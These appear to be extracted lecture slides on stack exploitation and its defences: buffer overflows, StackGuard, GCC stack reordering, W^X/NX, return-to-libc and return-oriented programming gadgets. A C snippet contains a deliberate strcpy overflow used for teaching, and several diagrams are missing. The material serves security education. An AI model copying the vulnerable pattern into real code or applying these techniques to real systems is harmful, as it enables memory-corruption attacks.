
Stack Ordering Matters

```
void foo(char *input) {  
    void (*func)(char*); // function pointer  
    char buffer[20]; // buffer on stack  
    int i = 42;  
  
    strcpy(buffer, input); // overflows buffer  
  
    /* more code */  
    func(input);  
    /* more code */  
  
}
```

Overflow attack


StackGuard check

Example stack layout



- Overflowing buf will overwrite the canary and the func pointer
- StackGuard will detect this
- But: only **after** func() has been called

Example stack layout



- Solution: compiler reorders function-local variables so that overflowing a buffer never overwrites a local variable
- GCC Stack smashing protection (`-fstack-protector`)
 - Evolved from IBM ProPolice
 - Since 3.4.4 / 4.1
 - StackGuard + reordering + some optimizations

Fundamental problem with stacks

- User input gets written to the stack.
- x86 allows to specify only read/write rights.
- Idea:
 - Create programs so that memory pages are either writable or executable, never both.
 - ***W ^ X paradigm***
- Software: OpenBSD *W^X*, PaX, RedHat *ExecShield*
- Hardware: Intel XD, AMD NX, ARM XN

A perfect W^X world

- User input ends up in writable stack pages.
- No execution of this data possible – problem solved.
- But: existing code assumes executable stacks
 - Windows contains a DLL function to disable execution prevention – used e.g. for IE <= 6
 - Nested functions: GCC generates trampoline code on stack
- Just-in-Time Compilation generates code at runtime
 - On heap
 - Still: hard to distinguish data and code


Circumventing W^X

- We cannot anymore: execute code on the stack directly
- We still can: Place data on the stack
 - Format string attacks, non-stack overflows, ...
- Idea: modify return address to start of function known to be available
 - e.g., a libC function such as `execve()`
 - put additional parameters on stack, too

return-to-libC attack

Chaining returns

- Not restricted to a single function:
 - Modify stack to return to another function after the first:



Executing 'ret' with this stack state has the same effect as:

```
foo(param1, param2);  
bar(param3);
```

- And why only return to function beginnings?

Return anywhere

- x86 instructions have variable lengths (1 – 16 bytes)
 - → x86 allows jumping (returning) to an *arbitrary address*
- Idea: scan binaries/libs and find all possible ret instructions
 - Native RETs: **0xC3**
 - RET bytes within other instructions, e.g.
 - MOV %EAX, %EBX
0x89 **0xC3**
 - ADD \$1000, %EBX
0x81 **0xC3** 0x00 0x10 0x00 0x00

Return anywhere

- Example instruction stream:

.. 0x72 0xf2 0x01 0xd1 0xf6 **0xc3** 0x02 0x74 0x08 ..

0x72	0xf2		jb <-12>
0x01	0xd1		add %edx, %ecx
0xf6	0xc3	0x02	test \$0x2, %bl
0x74	0x08		je <+8>

- Three byte forward:

.. 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0xd1	0xf6		shl, %esi
<u>0xc3</u>			<u>ret</u>

Many different RETs


- Claim:
 - Any sufficiently large code base
e.g. libC, libQT, ...
 - consists of 0xC3 bytes
== RET
 - with sufficiently many different prefixes
== a few x86 instructions terminating in RET
(in [Sha07]: *gadget*)
- "*sufficiently many*": `/lib/libc.so.6` on Debian Wheezy
 - ~62,000 sequences (~31,000 unique)

Return-Oriented Programming


- Return addresses jump to code **gadgets** performing a small amount of work
- Stack contains
 - Data arguments
 - Chain of addresses returning to gadgets
- Claim: This is enough to write arbitrary programs (and thus: shell code).

Return-oriented Programming


ROP: Load constant into register




ROP: Load constant into register




ROP: Load constant into register



